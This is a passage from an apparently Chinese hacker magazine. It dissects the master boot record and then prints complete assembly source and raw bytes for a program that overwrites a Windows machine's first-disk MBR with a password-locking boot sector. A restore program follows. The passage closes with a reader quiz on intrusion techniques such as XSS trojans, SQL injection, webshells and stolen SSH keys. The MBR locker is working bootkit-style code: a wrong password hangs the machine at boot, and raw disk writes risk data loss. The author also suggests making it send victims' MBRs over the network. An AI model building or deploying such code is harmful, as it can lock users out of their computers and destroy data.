0000:06C1 98          CBW                 ;转换字节 AL 为字 AX,执行后,AX中是一次要读的扇区数
0000:06C2 91          XCHG  CX,AX         ;AX→CX,CX→AX,执行后,CX中是一次要读的扇区数
0000:06C3 52          PUSH  DX            ;
0000:06C4 99          CWD                 ;将字 AX 转换为双字→DX:AX
0000:06C5 034608      ADD   AX,[BP+08]    ;
0000:06C8 13560A      ADC   DX,[BP+0A]    ;执行后,DX:AX=LBA绝对物理扇区号
0000:06CB E81200      CALL  06E0          ;调用扩展读子程序
0000:06CE 5A          POP   DX            ;
0000:06CF EBD5        JMP   06A6          ;
  ;0000:06D1～0000:06D8 分区引导记录装入失败时的处理
0000:06D1 4F          DEC   DI            ;计数器减 1
0000:06D2 74E4        JZ    06B8          ;五次读盘均未成功则转错误处理(注意这时SI=0)
0000:06D4 33C0        XOR   AX,AX         ;置功能号
0000:06D6 CD13        INT   13            ;复位磁盘系统
0000:06D8 EBB8        JMP   0692          ;再读
  ;
  ;
0000:06DA 00 00 80 49 12 00 ..I..
  ;
  ;0000:06E0～0000:070C:使用扩展 INT 13h 功能读取分区引导记录的子程序
  ;调用时,SP=7BFE。这段程序利用压栈寄存器方式构造了一个磁盘地址包,请注意体会。另外,0000:06FC处的一条指令就释放了几乎全部由本段程序占用的栈空间,构思之巧妙,绝对值得我们学习!所以,分析该段程序,一个重点应放在栈的变化上。
0000:06E0 56          PUSH  SI            ;保存SI——注意,这次压栈并不构造磁盘地址包
0000:06E1 33F6        XOR   SI,SI         ;清零
0000:06E3 56          PUSH  SI            ;
0000:06E4 56          PUSH  SI            ;
0000:06E5 52          PUSH  DX            ;
0000:06E6 50          PUSH  AX            ;以上四条指令压栈的是扇区 LBA 号码 *2
0000:06E7 06          PUSH  ES            ;压栈内存目标缓冲区首址段址
0000:06E8 53          PUSH  BX            ;压栈内存目标缓冲区首址偏移
0000:06E9 51          PUSH  CX            ;压栈所读扇区数
0000:06EA BE1000      MOV   SI,0010       ;注意SI的高8位对应着磁盘地址包的保留字节,必须为0
```

```
0000:06ED 56        PUSH  SI        ;压栈磁盘地址包包长,执行完本条指令后,一
个包已经构造完毕
0000:06EE 8BF4      MOV   SI,SP     ;规定磁盘地址包偏移指针,这时SP=7BEA
0000:06F0 50        PUSH  AX        ;保存AX
0000:06F1 52        PUSH  DX        ;保存DX
0000:06F2 B80042    MOV   AX,4200   ;置扩展读功能号
0000:06F5 8A5624    MOV   DL,[BP+24]   ;取驱动器号, 参照0000:0683
; 入口参数: AH= 功能号, 02 为读盘操作; DL= 驱动器号
;         DS:SI=16字节磁盘地址包——第0字节: 包长度(固定为10h); 第1字节:
保留, 必须为0;
;         第2、3字节: 所读扇区数; 第4～5字节: 内存目标缓冲区首址偏移;
;         第6～7字节: 内存目标缓冲区首址段址;  第8～15字节: 扇区LBA号码
; 出口参数: 成功则AH=0; 错误则AH= 错误代码
0000:06F8 CD13      INT   13        ;执行扩展读操作
0000:06FA 5A        POP   DX        ;
0000:06FB 58        POP   AX        ;
0000:06FC 8D6410    LEA   SP,[SI+10]   ;7BEA+10h=7BFA→SP (注意是取偏移
而不是取单元内容)
0000:06FF 720A      JB    070B      ;扩展读不成功转
0000:0701 40        INC   AX        ;
0000:0702 7501      JNZ   0705      ;
0000:0704 42        INC   DX      ;AX 加1溢出时 (比如0FFFFh+1) DX才加1
0000:0705 80C702    ADD   BH,02        ;调整BX,使偏移量增加512字节 (刚
好一扇区)
0000:0708 E2F7      LOOP  0701      ;0701～0708一段代码暂未明白其真实意图!
0000:070A F8        CLC             ;
0000:070B 5E        POP   SI        ;
0000:070C C3        RET             ;
; 0000:070D: 中继跳转
0000:070D EB74      JMP   0783      ;
; 070F～0745是错误信息, 奇怪的是前两条是中文, 是我的分区表变异了? ? ? 呵呵
; 070F～0718: "分区表无效" 中文信息
; 071A～072B: "加载操作系统时出错" 中文信息
; 072D～0744: "Missing operating system" 英文信息
0000:070F B7 .
0000:0710 D6 C7 F8 B1 ED CE DE D0-A7 00 BC D3 D4 D8 B2 D9 ................
0000:0720 D7 F7 CF B5 CD B3 CA B1-B3 F6 B4 ED 00 4D 69 73 .............Mis
0000:0730 73 69 6E 67 20 6F 70 65-72 61 74 69 6E 67 20 73 sing operating s
0000:0740 79 73 74 65 6D 00 00 00-00 00 00 00 00 00 00 00 system..........
0000:0750 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:0760 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:0770 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:0780 00 00 00 ...
; 0000:0783～0000:0789: 控制权移交
0000:0783 8BFC      MOV   DI,SP     ;
0000:0785 1E        PUSH  DS        ;
0000:0786 57        PUSH  DI        ;构造一个跳转地址
0000:0787 8BF5      MOV   SI,BP     ;
0000:0789 CB        RETF            ;交控制权给分区引导记录(0000:7C00)
;
;
0000:078A 00 00 00 00 00 00 ......
0000:0790 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:07A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
; 07B8～07BB四个字节的内容用于什么呢? (不同机器此四字节均不同)
; 07BE～07FD为分区表, 内含四个分区表项(每表项10h字节)
0000:07B0 00 00 00 00 00 00 00 00-86 D8 00 00 00 00 80 01 ................
0000:07C0 01 00 06 3F 3F FD 3F 00-00 00 41 A0 0F 00 00 00 ...??.?...A.....
0000:07D0 01 FE 05 3F FF FE 80 A0-0F 00 C0 4F 2F 00 00 00 ...?.......O/...
0000:07E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0000:07F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 AA ..............U.
```

*1：因为物理扇区号总是从1排列而起

*2：由此可见，就是使用LBA扩展读的功能，主引导记录却限制了分区引导扇区必须在LBA绝对物理扇区0FFFFFFFFh之前才有可能从该分区引导系统！

终于完了，上面反汇编的东西篇幅比较长，但是很有研究价值，很多参考了含笑大哥的分析，再次感谢！希望大家也可以好好的研究，其中设计之精妙，不能不让人为之赞叹！

千锤百炼
——构造我们自己的MBR

搞清楚了MBR的结构，我们就可以自己写代码操作MBR了。我写了示例，同样做了很详细的注释，利用这个程序可以提取出我们需要的MBR数据的十六进制。此程序非单独使用的程序，只是需要其二进制代码（*严禁单独使用*）。

```
; 用TASM编译链接
;     tasm my;
;     tlink my;
; 然后改my.exe为my, 用debug装入, 移动代码后重写为一个my.bin的文件, 重定
向到一个文本, 取所需数据编辑。

; 本程序试验扩展Int13的扩展读——读出被放在物理硬盘第二扇区的真正主引导记录,
然后把控制权交给真正的主引导记录。
;
;
        .MODEL small
        .386
;
;
        .code
start:
_startAddr   EQU   $
        CLI
        XOR    AX,AX        ; AX寄存器清0
        MOV    SS,AX        ; SS=0
        MOV    SP,7C00h  ; 装填栈指针——SS:SP=0000:7C00
        STI          ; 开中断(装填栈指针时, 为避免硬件中断引起栈混乱, 应关中断)
        PUSH   AX           ;
        POP    ES           ; 装填附加数据段寄存器ES=0
        PUSH   AX           ;
        POP    DS           ; 装填数据段寄存器DS=0
        CLD                 ; 规定其后的串操作为正向串操作
        MOV    SI,7C1Ch     ; 源指针————————————注意, RETF前任何指
令的修改都会影响这个指针的
        MOV    DI,061Ch     ; 目的指针———————————注意, RETF前任何指
令的修改都会影响这个指针的
        PUSH   AX           ;
        PUSH   DI           ; 构造一个跳转
        MOV    CX,0200h     ;
        REP MOVSB           ; 0000:7C1C起始的CX字节传送至0000:061C起始的区域
        RETF             ; 跳转到0000:061C(这是一种技巧跳转)
        ;下面一段程序利用压栈寄存器方式构造一个磁盘地址包
        XOR    AX,AX
        PUSH   AX
        PUSH   AX
        PUSH   AX
        MOV    AX,0001h     ; 0002h
        PUSH   AX       ; 压栈要读的64位磁盘LAB起始绝对块地址——物理第二扇区
        XOR    AX,AX
        PUSH   AX           ; 压栈要读入数据在内存中存放的段址0000
        MOV    AX,7C00h
        PUSH   AX           ; 压栈要读入数据在内存中存放的偏移7C00h
        MOV    AX,1
        PUSH   AX      ; 压栈所要读取的扇区数【要传输的数据块个数(以扇区为单位)】
        MOV    AX,0010h
        PUSH   AX           ; 数据包保留字节必须为0, 数据包长度必须为16字节。
        MOV    SI,SP        ; SI指向磁盘地址包偏移指针, 这时SP=7BEA
        MOV    AX,4200h     ; 置扩展读功能号
        MOV    DL,80h       ; 对本磁盘操作
        INT    13h          ; 执行扩展读操作
        JC     _error       ; 读错误转
        jmp    _ok
_szMsgAddr      EQU $
_szMsg     db   'The MRB have been replaced! Input 7 char's password:'
_szMsgLen       EQU $-_szMsg

_szPassWordAddr    EQU $
_szPassWord     db 0B5h,0A8h,0B7h,0B2h,0B7h,0B3h,0BFh     ;3.14159的ASCII码异
或86h的数值
_szPassWordLen     EQU $-_szPassWord

_szBufAddr    EQU $
_szBuf    db    _szPassWordLen dup(0)

_ok:    MOV    SP,7C00h     ; 装填栈指针——SS:SP=0000:7C00, 多余语句, 但是
写上放心
        mov    ax,0B800h    ; B800h段是计算机引导时默认显示模式下显存的起始段址
        mov    es,ax
        push   cs
        pop    ds
        ;mov   si,offset _szMsg ; 注意, 这里是取不到真正的相对偏移的
        ; 采用重定位技术
        mov    si,_szMsgAddr-_startAddr+0600h     ;_szMsgAddr-_startAddr得到相对于第
一条指令的偏移, 加上这时的内存基址
        xor    di,di
        mov    ah,0BCh      ; 规定字符的颜色为红色 (还可以追加背景色和是否闪烁)
        mov    cx,_szMsgLen
_loop:
        lodsb
        stosw               ; 这两条指令的配合请仔细揣摩
        loop   _loop            ; 显示_szMsg的信息而已

        push   ds
        pop    es
        mov    cx,_szPassWordLen
        mov    di,_szBufAddr-_startAddr+0600h
_nextchar:                  ; 等待输入7个密码 (不回显)
        push   cx
        push   di
_wait:
        mov    ah,0
        int    16h
        or     al,al
```

```
    jz      _wait           ; BIOS中断是可以使用的，我们在此暂停，等待一个键盘动作
    pop     di
    xor     al,86h
    stosb
    pop     cx
    loop    _nextchar

    mov     si,_szPassWordAddr-_startAddr+0600h
    mov     di,_szBufAddr-_startAddr+0600h
    mov     cx,_szPassWordLen
    repz    cmpsb           ; 比较密码是否相等
    jnz     _error          ; 不等则转出错处理

    xor     ax,ax
    push    ax
    mov     di,7C00h
    push    di              ; 老伎俩：构造一个跳转口
    RETF                    ; 移交控制权给原来的主引导记录
_error:
    mov     ax,0B800h
    mov     ds,ax
    xor     bx,bx
    mov     ax,0fc45h       ; 红色的'E'被显示，Over!
    mov     [bx],ax
    JMP     $               ; 死循环
;
    end start
```

本程序（My.exe）在Debug下动态跟踪后产生的磁盘地址包信息如下：

```
;13C7:063B CD13          INT     13
;-d ds:7bf0
;   包尺寸.留.扇区数.偏移. 段址 .L B A 物 理 扇 区 号
;13C7:7BF0  10 00 01 00 00 7C 00 00-02 00 00 00 00 00 00 00   .....|..........
;13C7:7C00  FA 33 C0 8E D0 BC 00 7C-FB 50 07 50 1F FC BE 1C   .3.....|.P.P....
;13C7:7C10  7C BF 1C 06 50 57 B9 00-01 F3 A4 CB 33 C0 50 50   |...PW......3.PP
;13C7:7C20  50 B8 02 00 50 33 C0 50-B8 00 7C 50 B8 01 00 50   P...P3.P..|P...P
;13C7:7C30  B8 10 00 50 8B F4 B8 00-42 B2 80 CD 13 73 04 90   ...P....B....s..
;13C7:7C40  90 EB FE BF 00 7C FF E7-EB FE 6C 00 00 00 00 00   .....|....l.....
;13C7:7C50  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ................
```

到此已经为我们的乾坤大挪移做好了铺垫，接下来就找机会出招吧！有没有跃跃欲试的感觉呢？

改天换地——移动替换MBR

我们要清楚一个事实：系统上的设备都可以看作是文件，因此我们可以使用CreateFile、ReadFile、WriteFile这些API操作它们。

怎么实现移动和更改MBR呢？基本思路是这样的：

1、打开第一个物理硬盘
2、读取原先的MBR到一个缓冲区
3、用我们的MBR覆盖填充到第一扇区
4、把原先的MBR存放到第二扇区
5、写原先的MBR到一个Bin文件中

在这里我们说明两点：

（1）为什么最后把原先的MBR保存到文件里了，还要在这之前把它放在第二扇区呢？

因为我们构造的MBR不一定包含了所有的数据结构，所以不能损坏原来的，有可能我们的MBR启动时需要一些原先的数据。

（2）为什么要保存原来的MBR到一个文件？

因为我们最后是要恢复的，自然要找个地方备份一下原来的数据啊。

下面是我新写的MBR，将被程序转储到SzBuffer1起始的缓冲区中：

```
    szMyMBR db  0FAh,033h,0C0h,08Eh,0D0h,0BCh,000h,07Ch,0FBh,050h,007h,
050h,01Fh,0FCh,0BEh,01Ch
            db  07Ch,0BFh,01Ch,006h,050h,057h,0B9h,000h,002h,0F3h,0A4h,
0CBh,033h,0C0h,050h,050h
            db  050h,0B8h,001h,000h,050h,033h,0C0h,050h,0B8h,000h,07Ch,
050h,0B8h,001h,000h,050h
            db  0B8h,010h,000h,050h,08Bh,0F4h,0B8h,000h,042h,0B2h,080h,
0CDh,013h,00Fh,082h,08Bh
            db  000h,0EBh,041h,090h,054h,068h,065h,020h,04Dh,052h,042h,
020h,068h,061h,076h,065h
            db  020h,062h,065h,065h,06Eh,020h,072h,065h,070h,06Ch,061h,
063h,065h,064h,021h,020h
            db  049h,06Eh,070h,075h,074h,020h,037h,020h,063h,068h,061h,
072h,020h,070h,061h,073h
            db  073h,077h,06Fh,072h,064h,03Ah,00B5h,0A8h,0B7h,0B2h,0B7h,
0B3h,0BFh,000h,000h,000h
            db  000h,000h,000h,000h,0BCh,000h,07Ch,0B8h,000h,0B8h,08Eh,
0C0h,00Eh,01Fh,0BEh,044h
            db  006h,033h,0FFh,0B4h,0BCh,0B9h,032h,000h,0ACh,0ABh,0E2h,
0FCh,01Eh,007h,0B9h,007h
            db  000h,0BFh,07Dh,006h,051h,057h,0B4h,000h,0CDh,016h,00Ah,
0C0h,074h,0F8h,05Fh,034h
            db  086h,0AAh,059h,0E2h,0EFh,0BEh,076h,006h,0BFh,07Dh,006h,
0B9h,007h,000h,0F3h,0A6h
            db  075h,00Ah,090h,090h,033h,0C0h,050h,0BFh,000h,07Ch,057h,
0CBh,0B8h,000h,0B8h,08Eh
            db  0D8h,033h,0DBh,0B8h,045h,0FCh,089h,007h,0EBh,0FEh
    szIDAddr    EQU $-szMyMBR
            db  055h,0AAh,0AAh,055h
    szMyMBRLen  EQU $-szMyMBR
```

好了，现在我们来看看部分核心的代码：

```
CODE:
.code
start:
        ; 提示信息
        invoke  MessageBox,NULL,offset szMessage,offset szCaption2,MB_OK or
MB_ICONINFORMATION
        ; 核心
        ; 打开第一个物理硬盘
        invoke  CreateFile,offset szFileName1, \
                GENERIC_READ or GENERIC_WRITE, \
                FILE_SHARE_READ or FILE_SHARE_WRITE, \
                NULL, \
                OPEN_EXISTING, \
                NULL, \
                NULL            ; 打开文件(第一个物理硬盘)
        .if     eax == INVALID_HANDLE_VALUE
            invoke  MessageBox,NULL,offset szErrMessage1,offset szCaption1,MB_OK
or MB_ICONSTOP
            jmp     _exit       ; 打开错误，则显示提示后退出
        .endif
        mov     hFile,eax
        ; 读硬盘主引导记录第一个物理扇区到szBuffer2
        invoke  ReadFile,hFile, \
                offset szBuffer2, \
                SECTOR_BYTES, \
                offset dwRW, \
                NULL                    ; 读
        .if     eax == NULL
            invoke  CloseHandle,hFile   ; 关闭句柄
            invoke  MessageBox,NULL,offset szErrMessage21,offset szCaption1,MB_OK
or MB_ICONSTOP
            jmp     _exit       ; 失败则显示提示后退出
        .elseif dwRW !=SECTOR_BYTES
            invoke  CloseHandle,hFile   ; 关闭句柄
            invoke  MessageBox,NULL,offset szErrMessage22,offset szCaption1,MB_OK
or MB_ICONSTOP
            jmp     _exit       ; 失败则显示提示后退出
        .endif
        mov     dwRW,0
        ; test
        ; 判定是否已经运行过本程序
        lea     ebx,szBuffer2
        add     ebx,szIDAddr
        mov     eax,[ebx]
        .if     eax == 055AAAA55h
            invoke  CloseHandle,hFile   ; 关闭句柄
            invoke  MessageBox,NULL,offset szErrMessage,offset szCaption1,MB_OK
or MB_ICONSTOP
            jmp     _exit
        .endif

        ; 复制到szBuffer1——原主引导扇区在后续启动中，可能被用到其中一些关键
数据，所以尽量不破坏
        cld
        lea     edi,szBuffer1
        lea     esi,szBuffer2
        mov     ecx,SECTOR_BYTES
        rep     movsb
        ; 改写数据，把我的MBR写到第一物理扇区，原来的MBR写到第二物理扇区
        lea     edi,szBuffer1
        lea     esi,szMyMBR
        mov     ecx,szMyMBRLen
        rep     movsb

        ; 编程提示：要先调整指针
        invoke  SetFilePointer,hFile,0,NULL,FILE_BEGIN      ; 移动文件指
针到物理第1扇区第零字节
        ; 写硬盘第一、第二物理扇区
        invoke  WriteFile,hFile, \
                offset szBuffer1, \
                SECTOR_BYTES*2, \
                offset dwRW, \
                NULL            ; 写硬盘主引导扇区
        .if     eax == NULL
            invoke  CloseHandle,hFile   ; 关闭句柄
            invoke  MessageBox,NULL,offset szErrMessage5,offset szCaption1,MB_OK
```

```
or MB_ICONSTOP
        jmp    _exit      ;失败则显示提示后退出
    .elseif   dwRW  !=SECTOR_BYTES*2
        invoke   CloseHandle,hFile      ;关闭句柄
        invoke   MessageBox,NULL,offset szErrMessage5,offset szCaption1,MB_OK
or MB_ICONSTOP
        jmp    _exit      ;失败则显示提示后退出
    .endif
    mov    dwRW,0
    ;再读硬盘第一、第二物理扇区
    invoke  SetFilePointer,hFile,0,NULL,FILE_BEGIN   ;移动文件指针到物理
第零扇区第零字节
    invoke  ReadFile,hFile,\
            offset szBuffer1,\
            SECTOR_BYTES*2,\
            offset dwRW,\
            NULL         ;读硬盘主引导扇区
    invoke  CloseHandle,hFile     ;关闭句柄
    .if   eax == NULL
        invoke  MessageBox,NULL,offset szErrMessage23,offset szCaption1,MB_OK
or MB_ICONSTOP
        jmp   _exit    ;失败则显示提示后退出
    .elseif  dwRW !=SECTOR_BYTES*2
        invoke  MessageBox,NULL,offset szErrMessage24,offset szCaption1,MB_OK
or MB_ICONSTOP
        jmp   _exit    ;失败则显示提示后退出
    .endif
    ;――――――――核心结束――――――――――
    ;创建"MBR.bin"文件
    mov   dwRW,0
    invoke  CreateFile,addr szFileName2,\
            GENERIC_WRITE,\
            FILE_SHARE_READ,\
            0,\
            CREATE_ALWAYS,\
            FILE_ATTRIBUTE_NORMAL,\
            0       ;创建或者打开主引导记录文件
    .if  eax == INVALID_HANDLE_VALUE
        invoke  MessageBox,NULL,offset szErrMessage3,offset szCaption1,MB_OK
or MB_ICONQUESTION
        jmp  _exit
    .endif
    mov  hFile,eax
    ;保存二进制形式数据到文件"MBR.bin"
    invoke  WriteFile,eax,\
            offset szBuffer1,\
            SECTOR_BYTES*2,\
            addr dwRW,\
            NULL      ;写数据到指定文件
    push   eax
    invoke  CloseHandle,hFile    ;关闭句柄
    pop    eax
    .if   eax == NULL
        invoke MessageBox,NULL,offset szErrMessage4,offset szCaption1,MB_OK
or MB_ICONSTOP
        jmp  _exit      ;失败则显示提示后退出
    .elseif  dwRW !=SECTOR_BYTES*2
        invoke MessageBox,NULL,offset szErrMessage4,offset szCaption1,MB_OK
or MB_ICONSTOP
        jmp  _exit      ;失败则显示提示后退出
    .endif
    ;为成功欢呼
    invoke  MessageBox,NULL,offset szOkmessage,offset szCaption2,MB_OK or
MB_ICONINFORMATION
    ;
_exit:    invoke   ExitProcess,NULL
end    start
```

至此，我们的目标已经实现了。

灰飞烟灭——恢复原来的MBR

恢复的过程同样是操作文件，在此就不赘述了，直接给出代码。

```
.code
start:
    invoke  MessageBox,NULL,offset szMessage,offset szCaption2,MB_OK or
MB_ICONINFORMATION
    ;――――――――核心――――――――――   ;打开第一个物理硬盘
    invoke  CreateFile,offset szFileName,\
            GENERIC_READ or GENERIC_WRITE,\

            FILE_SHARE_READ or FILE_SHARE_WRITE,\
            NULL,\
            OPEN_EXISTING,\
            NULL,\
            NULL
    ;打开文件(第一个物理硬盘)
    .if   eax == INVALID_HANDLE_VALUE
        invoke  MessageBox,NULL,offset szErrMessage1,offset
szCaption1,MB_OK or MB_ICONSTOP
        jmp     _exit
    ;打开错误，则显示提示后退出
    .endif
    mov     hFile,eax
    ;读硬盘第一、第二物理扇区
    invoke  ReadFile,hFile,\
            offset szBuffer1,\
            SECTOR_BYTES*2,\
            offset dwRW,\
            NULL
    ;读硬盘主引导扇区
    .if     eax == NULL
        invoke  CloseHandle,hFile        ;关闭句柄
        invoke  MessageBox,NULL,offset szErrMessage2,offset
szCaption1,MB_OK or MB_ICONSTOP
        jmp     _exit
    ;失败则显示提示后退出
    .elseif  dwRW !=SECTOR_BYTES*2
        invoke  CloseHandle,hFile     ;关闭句柄
        invoke  MessageBox,NULL,offset szErrMessage2,offset
szCaption1,MB_OK or MB_ICONSTOP
        jmp     _exit
    ;失败则显示提示后退出
    .endif
    mov     dwRW,0
    ;test
    ;判定是否已经运行过本程序
    lea     ebx,szBuffer1
    add     ebx,szIDAddr
    mov     eax,[ebx]
    .if     eax != 055AAAA55h
        invoke  CloseHandle,hFile     ;关闭句柄
        invoke  MessageBox,NULL,offset szErrMessage,offset
szCaption1,MB_OK or MB_ICONSTOP
        jmp     _exit
    .endif

    ;复制szBuffer2到szBuffer1——把原主引导扇区复制到szBuffer1
    cld
    lea     edi,szBuffer1
    lea     esi,szBuffer2
    mov     ecx,SECTOR_BYTES
    rep     movsb
    ;
    ;编程提示：要先调整指针
    invoke  SetFilePointer,hFile,0,NULL,FILE_BEGIN    ;移动文件指针
到物理第1扇区第零字节
    ;写硬盘第一、第二物理扇区
    invoke  WriteFile,hFile,\
            offset szBuffer1,\
            SECTOR_BYTES*2,\
            offset dwRW,\
            NULL
    ;写硬盘主引导扇区
    .if     eax == NULL
        invoke  CloseHandle,hFile     ;关闭句柄
        invoke  MessageBox,NULL,offset szErrMessage3,offset
szCaption1,MB_OK or MB_ICONSTOP
        jmp     _exit
    ;失败则显示提示后退出
    .elseif  dwRW !=SECTOR_BYTES*2
        invoke  CloseHandle,hFile          ;关闭句柄
        invoke  MessageBox,NULL,offset szErrMessage3,offset
szCaption1,MB_OK or MB_ICONSTOP
        jmp     _exit
    ;失败则显示提示后退出
    .endif
    invoke  CloseHandle,hFile            ;关闭句柄
    ;为成功欢呼
    invoke  MessageBox,NULL,offset szOkmessage,offset szCaption2,MB_OK
or MB_ICONINFORMATION
    ;
_exit:          invoke
ExitProcess,NULL
        end     start
```




图1




图3

现在让我们看看程序运行的效果吧！主程序运行时如图1、图2，同目录下会看到生成了一个MBR.Bin文件，如图3。




图2

虚拟机里测试的效果如图4，恢复程序运行时如图5、图6。




图4

是不是很有趣呢？记住，当重启系统看到效果后，会提示输入密码"3.14159"（你只有一次输入的机会哦！）




图 5

回头看看，其实最核心的部分是主引导记录的结构，实际上我们见到的硬盘锁也用到了这些知识，这些还需要大家慢慢地研究和琢磨。另外，文章中的源码在windows 2000/xp下经过了测试，不要危害他人哦！我们只研究技术，不搞破坏。

以上讲的只是一种实现，其实我们还有可以改进的地方，比如加上二进制显示再同时生成一个可用记事本打开、以16进制数据保存文本文件"MBR.txt"就更理想了，希望感兴趣的朋友可以改进一下。另外还可以把我们的思路再扩展一下：读取和改写任意数量的物理扇区、能让使用者把其机器的MBR用网络发回，这样岂不是更好？期待高手来完成了。




图 6

（文中所涉及软件已收录在本期光盘中）

编辑点评：对于DOS时代就开始接触电脑的朋友来说，MBR不算太陌生。而从windows时代起就接触电脑，已经对硬盘分区、格式化、系统重装等操作比较熟悉的朋友，其实也接触过MBR。本文将MBR的相关知识几乎全部囊括，值得一看！

读编互动 脑筋[不]转弯

基础

特别策划

1、文章：三两招轻松解决网络访问故障
本期介绍的Windows下突破网络限制的方法主要有______和______。

2、文章：自己动手，利用IPv6解决网络故障
在Windows下，安装IPv6支持，可以使用命令______。

3、文章：Ubuntu中Firefox使用tor代理上网
Ubuntu中，使用apt安装tor和相关软件，可以使用命令______。

Q版黑客

4、文章：揭开Winrar最后一个秘密——隐藏注释
若要在RAR中隐藏注释，可以用______方法输入ASCii字符？

5、文章：解决U盘写保护问题
查看U盘的芯片型号，可以用软件（　）
A、ChipGenius
B、USBOOT
C、UCopier
D、UsbViewer

6、文章：轻松修改BIOS的启动LOGO画面
刷新BIOS的LOGO所支持的图片格式为（　）
A、支持800×600象素的16色或者256色的图片
B、支持640×480象素的16色或者256色的图片
C、支持1024×768象素的16色或者256色的图片
D、支持640×480象素的8色或者16色的图片

7、文章：小菜来带大家认识XSS木马
通常进行XSS攻击的挂马代码是什么？

8、文章：功夫熊猫Hacker系漫游记之阿宝揭露黑色产业
黑色产业链中，目前发现的传播病毒的主要途径有（　）PS：多选题。
A、网页挂马　　B、通过通信工具传播
C、邮件传播　　D、软件捆绑病毒传播

9、文章：用DOS命令寻找网站下的可疑文件
用DOS命令将D:\www下的php文件信息保存到D:\info.txt的命令应该怎么写？

肉鸡接龙

10、文章：ECShop_V2.7.2 0day利用
提示：根据文中内容在本地搭建环境，并且进行实际操作。

11、文章：nginx文件类型错误解析漏洞
问题：nginx是一款高性能的web服务器，默认以______的方式支持php的运行。

另类Hack

12、文章：破解联想天工拨号软件12点断网限制
问题：文中通过替换______来破解联想天工拨号软件。

中级

西线无战事

13、文章：曲折的XSS
问题JS获取当前URL路径的代码是（　）：
A、window.location.pathname
B、window.location.path
C、window.location

14、文章：JSP+ORACLE注入中国足彩在线
问题：oracle的注释符是______。

15、文章：透过深圳科技系统浅谈asp程序常见漏洞
问题：Search形式的注入测试语句是______。

16、文章：检测某地方新闻小站
问题：ASP记录Reffer的代码是（　）
A、request.ServerVariables("HTTP_REFERER")
B、Server.MapPath("/")

17、文章：风渡网上购物系统漏洞分析和利用
问题：16进制的空格改成00怎样改？

18、文章：一次很郁闷的拿shell过程
问题：Acess导出畸形的iis6的Webshell语句是？

19、文章：浅谈Http Put方法的利用
问题：用put上传txt文本，如何让它改成ASP？

高手专栏

20、文章：透过偷取SSH密钥搞定其他的机器
问题：在Linux下，把私钥放到______目录下，然后再使用SSH命令去连接。

新洞练练看

21、文章：ECShop_V2.7.2注射漏洞解析
